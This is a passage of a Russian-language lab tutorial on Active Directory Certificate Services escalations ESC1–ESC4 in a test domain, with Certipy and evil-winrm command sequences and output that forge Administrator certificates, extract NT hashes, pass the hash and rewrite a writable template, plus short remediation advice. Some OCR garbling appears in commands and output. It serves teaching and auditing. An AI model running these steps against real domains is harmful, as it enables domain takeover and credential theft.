certipy-ad account -u 'user' -p 'password' \
    -target cnt-adc-1.contoso.lab \
    -user Administrator read
```

```
[pt@cnt-pt-1:~/wrk/pkilab/esc1]
$ certipy-ad account -u 'user' -p 'password' -target cnt-adc-1.contoso.lab -user Administrator read
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Reading attributes for 'Administrator':
    cn                           : Administrator
    distinguishedName            : CN=Administrator,CN=Users,DC=contoso,DC=lab
    name                          : Administrator
    objectSid                    : S-1-5-21-4240677063-2458479951-783602691-500
    sAMAccountName              : Administrator
    userAccountControl          : 66048
    whenCreated                 : 2025-01-19T09:36:14+00:00
    whenChanged                  : 2025-08-29T04:55:24+00:00
```

Запрашиваем сертификат на имя Administrator по шаблону cnt_cert_esc1

```
certipy-ad req -u 'user@contoso.lab' -p 'password' \
    -target 'cnt-pki-1.contoso.lab' \
    -ca 'cnt-ca-subent' \
    -template '_cnt_cert_esc1' \
    -upn 'administrator@contoso.lab' \
    -sid 'S-1-5-21-4240677063-2458479951-783602691-500'
```


```
[pt@cnt-pt-1:~/wrk/pkilab/esc1]
$ certipy-ad req -u 'user@contoso.lab' -p 'password' \
    -target 'cnt-pki-1.contoso.lab' \
    -ca 'cnt-ca-subent' \
    -template '_cnt_cert_esc1' \
    -upn 'administrator@contoso.lab' \
    -sid 'S-1-5-21-4240677063-2458479951-783602691-500'

Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 56
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@contoso.lab'
[*] Certificate object SID is 'S-1-5-21-4240677063-2458479951-783602691-500'
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'

[pt@cnt-pt-1:~/wrk/pkilab/esc1]
$ ls

administrator.pfx
```



Аутентифицируемся с полученным сертификатом и подключаемся к контроллеру

```
certipy-ad auth -pfx administrator.pfx -dc-ip 192.168.250.250
```

```
certipy-ad auth -pfx administrator.pfx -dc-ip 192.168.250.250 -ldap-shell
```

```
[pt@cnt-pt-1:~/wrk/pkilab/esc1]
$ certipy-ad auth -pfx administrator.pfx -dc-ip 192.168.250.250
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]   SAN UPN: 'administrator@contoso.lab'
[*]   SAN URL SID: 'S-1-5-21-4240677063-2458479951-783602691-500'
[*]   Security Extension SID: 'S-1-5-21-4240677063-2458479951-783602691-500'
[*] Using principal: 'administrator@contoso.lab'
[*] Trying to get TGT ...
[*] Done!
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@contoso.lab': aad3b435b51404eeaad3b435b51404ee:ca8fc6946f18d6ff0262d4a3aa214f4f

[pt@cnt-pt-1:~/wrk/pkilab/esc1]
$ certipy-ad auth -pfx administrator.pfx -dc-ip 192.168.250.250 -ldap-shell
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]   SAN UPN: 'administrator@contoso.lab'
[*]   SAN URL SID: 'S-1-5-21-4240677063-2458479951-783602691-500'
[*]   Security Extension SID: 'S-1-5-21-4240677063-2458479951-783602691-500'
[*] Connected to 'ldap://192.168.250.250:389'
[*] Authenticated to '192.168.250.250' as: 'u:CONTOSO\Administrator'
Type help for list of commands

# whoami
u:CONTOSO\Administrator
# #
```

ESC2 – Доступный шаблон с EKU Any Purpose

Эскалация ESC2 возможна, когда доступен для запроса шаблон сертификата, в котором задан EKU Any Purpose с OID 2.5.29.37.0, что позволяет использовать такой сертификат для любых целей, в том числе и для запросов доступных сертификатов от имени других пользователей. Например, обладая сертификатом Any Purpose, мы можем запросить сертификат по стандартному шаблону User на имя встроенного Administrator.

```
Certificate Templates
0
  Template Name : _cnt_cert_esc2
  Display Name : _cnt_cert_esc2
  Certificate Authorities : cnt-ca-subent
  Enabled : True
  Client Authentication : True
  Enrollment Agent : True
  Any Purpose : True
  Enrollee Supplies Subject : False
  Certificate Name Flag : SubjectAltRequireUpn
                           SubjectRequireDirectoryPath
  Enrollment Flag : AutoEnrollment
  Private Key Flags : ExportableKey
  Extended Key Usage : Any Purpose
  Requires Manager Approval : False
  Requires Key Archival : False
  Authorized Signatures Required : 0
  Schema Version : 2
  Validity Period : 5 years
  Renewal Period : 6 weeks
  Minimum RSA Key Length : 2048
  Template Created : 2025-08-28T08:50:16+00:00
  Template Last Modified : 2025-08-28T08:50:16+00:00
  Permissions
    Enrollment Permissions
      Enrollment Rights : CONTOSO\LAB\Domain Users
      [+] User Enrollable Principals : CONTOSO\LAB\Domain Users
    [!] Vulnerabilities
      ESC2 : Template can be used for any purpose.
      ESC3 : Template has Certificate Request Agent EKU set.

[PoSh] $> certipy-ad find -u 'user@contoso.lab' -p 'password' -target cnt-adc-1.contoso.lab -stdout -enabled -vulnerable -hide-admin
```


Рисунок 18

```
[!] Potentially vulnerable Certificate Templates:
CA : cnt-pki-1.contoso.lab\cnt-ca-subent
Name : _cnt_cert_esc2
SchemaVersion : 2
OID : _cnt_cert_esc2 (1.3.6.1.4.1.311.21.8.16645133.6647191.1067185
VulnerableTemplateACL : False
LowPrivCanEnroll : True
EnrolleeSuppliesSubject : False
EnhancedKeyUsage : Any Purpose (2.5.29.37.0)
HasAuthenticationEku : True
HasDangerousEku : True
EnrollmentAgentTemplate : False
CAManagerApproval : False
IssuanceRequirements : [Issuance Requirements]
                        Authorized signature count: 0
                        Reenrollment requires: same criteria as for enrollment.
ValidityPeriod : 5 years
RenewalPeriod : 6 weeks
Owner : CONTOSO\Administrator
DACL : NT AUTHORITY\Authenticated Users (Allow) - Read
       CONTOSO\Administrator (Allow) - Read, Write
       CONTOSO\Domain Admins (Allow) - Read, Write, Enroll
       CONTOSO\Domain Users (Allow) - Read, Enroll
       CONTOSO\Enterprise Admins (Allow) - Read, Write, Enroll
Misconfigurations : ESC2

[PoSh] Invoke-PKIAudit -CAComputerName cnt-pki-1.contoso.lab
```

Рисунок 19

Уязвимость в конфигурации шаблона `_cnt_cert_esc2`:



Исправить уязвимость ESC2 лучше всего полным отказом от использования сертификатов с EKU Any Purpose и удалением таких шаблонов как в CA так и в AD. В случае, если это нельзя сделать по каким-либо причинам, нужен очень серьёзный контроль за выпуском и использованием таких сертификатов.

Отметим, что шаблон, уязвимый к ESC2 так же уязвим и к ESC3, что мы видели в выводе Certipy. Это происходит потому, что шаблон с EKU Any Purpose ESC2 является более общей версией шаблона агента запроса сертификатов с EKU Certificate Request Agent ESC3, который рассмотрен далее.


Пример эксплуатации уязвимости ESC2:

Запрашиваем сертификат по шаблону `_cnt_cert_esc2` на своё имя `user@contoso.lab`:

```
certipy-ad req -u 'user@contoso.lab' -p 'password' \
    -ca 'cnt-ca-subent' \
    -target 'cnt-pki-1.contoso.lab' \
    -template 'cnt cert esc2'
```

```
[*] Requesting certificate via RPC
[*] Request ID is 58
[*] Successfully requested certificate
[*] Got certificate with UPN 'user@contoso.lab'
[*] Certificate object SID is 'S-1-5-21-4240677063-2458479951-783602691-4102'
[*] Saving certificate and private key to 'user.pfx'
[*] Wrote certificate and private key to 'user.pfx'

[pt@cnt-pt-1]~/.wrk/pkilab/esc2
$ ls
user.pfx
```




Используя запрошенный сертификат с Any Purpose запрашиваем сертификат на имя Administrator по стандартному шаблону User:

```
certipy-ad req -u 'user@contoso.lab' -p 'password' \
    -target 'cnt-pki-1.contoso.lab' \
    -ca 'cnt-ca-subent' \
    -template 'User' \
    -on-behalf-of Administrator \
    -pfx user.pfx
```

```
[*] Requesting certificate via RPC
[*] Request ID is 59
[*] Successfully requested certificate
[*] Got certificate with UPN 'Administrator@contoso.lab'
[*] Certificate object SID is 'S-1-5-21-4240677063-2458479951-783602691-500'
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'

[pt@cnt-pt-1]~/.wrk/pkilab/esc2
$ ls
administrator.pfx user.pfx
```



Аутентифицируемся с полученным сертификатом в домене:

```
certipy-ad auth -pfx administrator.pfx -dc-ip 192.168.250.250
```

```
[pt@cnt-pt-1:~/wrk/pkilab/esc2] $ certipy-ad auth -pfx administrator.pfx -dc-ip 192.168.250.250
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]   SAN UPN: 'Administrator@Contoso.lab'
[*]   Security Extension SID: 'S-1-5-21-4240677063-2458479951-783602691-500'
[*]   User principal: 'administrator@contoso.lab'
[*]   Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@contoso.lab': aad3b435b51404eeaad3b435b51404ee:ca8fc6946f18d66f0262d4a3aa214f4f
```

Подключаемся к контроллеру через WinRM и PtH (Pass-the-Hash):

```
evil-winrm -i 192.168.250.250 \
-u Administrator \
-H ca8fc6946f18d66f0262d4a3aa214f4f
```

```
[pt@cnt-pt-1:~/wrk/pkilab/esc2] $ evil-winrm -i 192.168.250.250 -u Administrator -H ca8fc6946f18d66f0262d4a3aa214f4f
Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*evil-WinRM* PS C:\Users\Administrator\Documents> hostname
*evil-WinRM* PS C:\Users\Administrator\Documents> whoami
contoso\administrator
*evil-WinRM* PS C:\Users\Administrator\Documents>
```

ESC3 – Доступный шаблон с EKU Certificate Request Agent

Эскалация ESC3 возможна, когда доступен для запроса сертификата шаблон, в котором задан EKU Certificate Request Agent (CRA) с OID 1.3.6.1.4.1.311.20.2.1 (например, стандартный v1 шаблон Enrollment Agent), с помощью которого можно запросить другой сертификат клиентской аутентификации на имя любого пользователя. Клиентский сертификат, доступный для запроса через агента может быть недоступен для запроса пользователем напрямую.

```
Certificate Templates
0
Template Name          : _cnt_cert_esc3_cra
Display Name           : _cnt_cert_esc3_cra
Certificate Authorities: Cnt-ca-subent
Enabled                : True
Client Authentication  : False
Enrollment Agent       : True
Any Purpose            : False
Enrollee Supplies Subject: SubjectAltRequireUpn
Certificate Name Flag  : SubjectRequireDirectoryPath
Enrollment Flag        : AutoEnrollment
Private Key Flag       : ExportableKey
Extended Key Usage     : Certificate Request Agent
Requires Manager Approval: False
Requires Key Archival  : False
Authorized Signatures Required: 2
Schema Version         : 2
Validity Period        : 5 years
Renewal Period          : 6 weeks
Minimum RSA Key Length: 2048
Template Created        : 2025-09-05T08:00:07+00:00
Template Last Modified  : 2025-09-05T08:03:15+00:00
Permissions
  Enrollment Permissions
    Enrollment Rights: CONTOSO.LAB\Domain Users
    [*] User Enrollable Principals: CONTOSO.LAB\Domain Users
  [*] Vulnerabilities
    ESC3: Template has Certificate Request Agent EKU set.

[pt@cnt-pt-1:~/wrk/pkilab/esc3] $ certipy-ad find -u 'user@contoso.lab' -p 'password' -target cnt-adc-1.contoso.lab -stdout -enabled -vulnerable -hide-admin
```

Рисунок 20

```
Certificate Templates
0
Template Name          : _cnt_cert_esc3_user
Display Name           : _cnt_cert_esc3_user
Certificate Authorities: Cnt-ca-subent
Enabled                : True
Client Authentication  : True
Enrollment Agent       : False
Any Purpose            : True
Enrollee Supplies Subject: False
Certificate Name Flag  : SubjectAltRequireUpn
Enrollment Flag        : AutoEnrollment
Private Key Flag       : ExportableKey
Extended Key Usage     : Client Authentication
Requires Manager Approval: False
Requires Key Archival  : False
RA Application Policies: Any Purpose
Authorized Signatures Required: 1
Schema Version         : 2
Validity Period        : 5 years
Renewal Period          : 6 weeks
Minimum RSA Key Length: 2048
Template Created        : 2025-09-05T08:03:39+00:00
Template Last Modified  : 2025-09-05T08:03:39+00:00
Permissions
  Enrollment Permissions
    Enrollment Rights: CONTOSO.LAB\Domain Users
    [*] User Enrollable Principals: CONTOSO.LAB\Domain Users
  [*] Remarks
    ESC2 Target Template: Template can be targeted as part of ESC2 exploitation. This is not a vulnerability
requires a signature with the Any Purpose application policy.

[pt@cnt-pt-1:~/wrk/pkilab/esc3] $ certipy-ad find -u 'user@contoso.lab' -p 'password' -target cnt-adc-1.contoso.lab -stdout -enabled -hide-admin
```


Рисунок 21

```
[!] Potentially vulnerable Certificate Templates:
CA : cnt-pki-1.contoso.lab\cnt-ca-subent
Name : _cnt_cert_esc3_cra
SchemaVersion : 2
OID : _cnt_cert_esc3_cra (1.3.6.1.4.1.311.21.8.16645133.6647191.2
VulnerableTemplateACL : False
LowPrivCanEnroll : True
EnrolleeSuppliesSubject : False
EnhancedKeyUsage : Certificate Request Agent (1.3.6.1.4.1.311.20.2.1)
HasAuthenticationEku : False
HasDangerousEku : False
EnrollmentAgentTemplate : True
CAManagerApproval : False
IssuanceRequirements : [Issuance Requirements]
    Authorized signature count: 0
    Reenrollment requires: same criteria as for enrollment.
ValidityPeriod : 5 years
RenewalPeriod : 6 weeks
Owner : CONTOSO\Administrator
DACL : NT AUTHORITY\Authenticated Users (Allow) - Read
CONTOSO\Administrator (Allow) - Read, Write
CONTOSO\Domain Admins (Allow) - Read, Write, Enroll
CONTOSO\Domain Users (Allow) - Enroll
CONTOSO\Enterprise Admins (Allow) - Read, Write, Enroll
Misconfigurations : ESC3
```


[Posh] Invoke-PKIAudit -CAComputerName cnt-pki-1.contoso.lab

Рисунок 22

Конфигурация шаблона _cnt_cert_esc3_cra



Конфигурация шаблона _cnt_cert_esc3_user



Пример эксплуатации уязвимости ESC3:

Сертификат `_cnt_cert_esc3_user` недоступен для запроса пользователю user, т.к нужна CSR-подпись агента выдачи в запросе:

```
certipy-ad req -u 'user@contoso.lab' -p 'password' \
    -target 'cnt-pki-1.contoso.lab' \
    -ca 'cnt-ca-subent' \
    -template '_cnt_cert_esc3_user'
```

```
[pt@cnt-pt-1] ~ /wrk/pkilab/esc3
$ certipy-ad req -u 'user@contoso.lab' -p 'password' -target 'cnt-pki-1.contoso.lab' -ca 'cnt-ca-subent' -template '_cnt_cert_esc3_user'
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 60
[*] Got error while requesting certificate: code: 0x80094809 - CERTSRV_E_SIGNATURE_POLICY_REQUIRED - The request is missing required signature policy information.
Would you like to save the private key? (y/N): n
[-] Failed to request certificate
```


Запрашиваем сертификат агента запросов CRA по шаблону `_cnt_cert_esc3_cra` на своё имя `user@contoso.lab`:

```
certipy-ad req -u 'user@contoso.lab' -p 'password' \
    -ca 'cnt-ca-subent' \
    -target 'cnt-pki-1.contoso.lab' \
    -template '_cnt_cert_esc3_cra'
```

```
[pt@cnt-pt-1] ~ /wrk/pkilab/esc3
$ certipy-ad req -u 'user@contoso.lab' -p 'password' -ca 'cnt-ca-subent' -target 'cnt-pki-1.contoso.lab' -template '_cnt_cert_esc3_cra'
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 62
[*] Successfully requested certificate
[*] Got certificate with UPN 'user@contoso.lab'
[*] Certificate object SID is 'S-1-5-21-4240677063-2458479951-783602691-4102'
[*] Saving certificate and private key to 'user.pfx'
[*] Wrote certificate and private key to 'user.pfx'

[pt@cnt-pt-1] ~ /wrk/pkilab/esc3
$ ls
user.pfx
```



Используя полученный сертификат CRA запрашиваем сертификат на имя Administrator по шаблону `_cnt_cert_esc3_user`, который требует подпись CSR для выпуска:

```
certipy-ad req -u 'user@contoso.lab' -p 'password' \
    -target 'cnt-pki-1.contoso.lab' \
    -ca 'cnt-ca-subent' \
    -template '_cnt_cert_esc3_user' \
    -on-behalf-of Administrator \
    -pfx user.pfx
```

```
[pt@cnt-pt-1] ~ /wrk/pkilab/esc3
$ certipy-ad req -u 'user@contoso.lab' -p 'password' \
    -target 'cnt-pki-1.contoso.lab' \
    -ca 'cnt-ca-subent' \
    -template '_cnt_cert_esc3_user' \
    -on-behalf-of Administrator \
    -pfx user.pfx

Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 81
[*] Successfully requested certificate
[*] Got certificate with UPN 'Administrator@contoso.lab'
[*] Certificate object SID is 'S-1-5-21-4240677063-2458479951-783602691-500'
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'

[pt@cnt-pt-1] ~ /wrk/pkilab/esc3
$ ls
administrator.pfx user.pfx
```

```

Подключаемся с полученным сертификатом к контроллеру:
certipy-ad auth -pfx administrator.pfx -dc-ip 192.168.250.250
└─(pt@cnt-pt-1)─[~/__/wrk/pkilab/esc3]
$ certipy-ad auth -pfx administrator.pfx -dc-ip 192.168.250.250
certipy v5.0.3 - by Oliver Lyak (ty4k)

[*] Certificate identities:
[*]   SAN UPN: 'Administrator@contoso.lab'
[*]   Security Extension SID: 'S-1-5-21-424067063-2458479951-783602691-500'
[*] Using principal: 'administrator@contoso.lab'
[*] Trying to get TGT ...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@contoso.lab': aad3b435b51404eeaad3b435b51404ee:ca8fc6946f18d66f0262d4a3aa214f4f

└─(pt@cnt-pt-1)─[~/__/wrk/pkilab/esc3]
$ certipy-ad auth -pfx administrator.pfx -dc-ip 192.168.250.250 -ldap-shell
certipy v5.0.3 - by Oliver Lyak (ty4k)

[*] Certificate identities:
[*]   SAN UPN: 'Administrator@contoso.lab'
[*]   Security Extension SID: 'S-1-5-21-424067063-2458479951-783602691-500'
[*] Connecting to 'ldaps://192.168.250.250:636'
[*] Authenticated to '192.168.250.250' as: 'u:CONTOSO\\Administrator'
Type help for list of commands

# whoami
u:CONTOSO\Administrator

#

```

ESC4 – Доступный на запись произвольный шаблон

Эскалация ESC4 возможна, если допущена ошибка в конфигурировании разрешений ACL на произвольный шаблон, и он доступен на запись непrivилегированному пользователю, который может изменить его параметры таким образом, что шаблон станет уязвимым к одной из рассмотренных ранее техник эскалации привилегий, например, ESC1.

```

Certificate Templates
0
Template Name : _cnt_cert_esc4
Display Name : _cnt_cert_esc4
Certificate Authorities : cnt-ca-subent
Enabled : True
Client Authentication : False
Enrollment Agent : False
Enrollment Agent : False
Enrollee Supplies Subject : False
Certificate Name Flag : SubjectAltRequireUpn
Enrollment Flag : AutoEnrollment
Private Key Flag : ExportableKey
Extended Key Usage : Server Authentication
Requires Manager Approval : False
Requires Archival : False
Authorized Signatures Required : 0
Schema Version : 2
Validity Period : 5 years
Renewal Period : 6 weeks
Minimum RSA Key Length : 2048
Template Created : 2025-08-29T05:58:12+00:00
Template Last Modified : 2025-08-29T06:29:51+00:00
[+] User ACL Principals : CONTOSO.LAB\Domain Users
[!] Vulnerabilities
    ESC4 : User has dangerous permissions.

└─(pt@cnt-pt-1)─[~/__/wrk/pkilab/esc4]
$ certipy-ad find -u "user@contoso.lab" -p "password" -target cnt-adc-1.contoso.lab -stdout -enabled -vulnerable -hide-admins

```

Рисунок 23

```

[!] Potentially vulnerable Certificate Templates:


CA : cnt-pki-1.contoso.lab\cnt-ca-subent
Name : _cnt_cert_esc4
SchemaVersion : 2
OID : _cnt_cert_esc4 (1.3.6.1.4.1.311.21.8.16645133.6647191.1067185.2
VulnerableTemplateACL : True
LowPrivCanEnroll : False
EnrolleeSuppliesSubject : False
EnhancedKeyUsage : Server Authentication (1.3.6.1.5.5.7.3.1)
HasAuthenticationEku : False
HasDangerousEku : False
EnrollmentAgentTemplate : False
CAManagerApproval : False
IssuanceRequirements : [Issuance Requirements]
    Authorized signature count: 0
    Reenrollment requires: same criteria as for enrollment.
ValidityPeriod : 5 years
RenewalPeriod : 6 weeks
Owner : CONTOSO\Administrator
DACL : NT AUTHORITY\Authenticated Users (Allow) - Read
        CONTOSO\Administrator (Allow) - Read, Write
        CONTOSO\Domain Admins (Allow) - Read, Write, Enroll
        CONTOSO\Domain Users (Allow) - Write
        CONTOSO\Enterprise Admins (Allow) - Read, Write, Enroll
Misconfigurations : ESC4

[PoSh] Invoke-PKIAudit -CAComputerName cnt-pki-1.contoso.lab

```

Рисунок 24

Первоначальная уязвимая конфигурация шаблона `cnt cert esc4`



Пример эксплуатации уязвимости ESC4:

Сохраняем параметры шаблона `_cnt_cert_esc4` в json-файл

```
certipy-ad template -u 'user@contoso.lab' -p 'password' \
    -target cnt-adc-1.contoso.lab \
    -template '_cnt_cert_esc4' \
    -save-configuration _cnt_cert_esc4_bkp
```

```
[pt@cnt-pt-1:~/__/_/wrk/pkilab/esc4]
$ cert-adv-ad template -u "user0@contoso.lab" -p 'password'
-target cnt-adv-1.contoso.lab
-template '_cnt_cert_esc4' \
-save-configuration '_cnt_cert_esc4_bkp

Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Saving current configuration to '_cnt_cert_esc4.bkp.json'
[*] Wrote current configuration for '_cnt_cert_esc4' to '_cn

[pt@cnt-pt-1:~/__/_/wrk/pkilab/esc4]
$ ls
cnt cert esc4 bkp.json
```

Записываем в шаблон `_cnt_cert_esc4` уязвимую к ESC1 конфигурацию

```
certipy-ad template -u 'user@contoso.lab' -p 'password' \
    -target cnt-adc-1.contoso.lab \
    -template ' cnt cert esc4' \
    -write-default-configuration
```

```
certipy-ad find -u 'user@contoso.lab' -p 'password' \
    -target cnt-adc-1.contoso.lab \
    -stdout -enabled \
    -vulnerable \
    -hide-admins
```

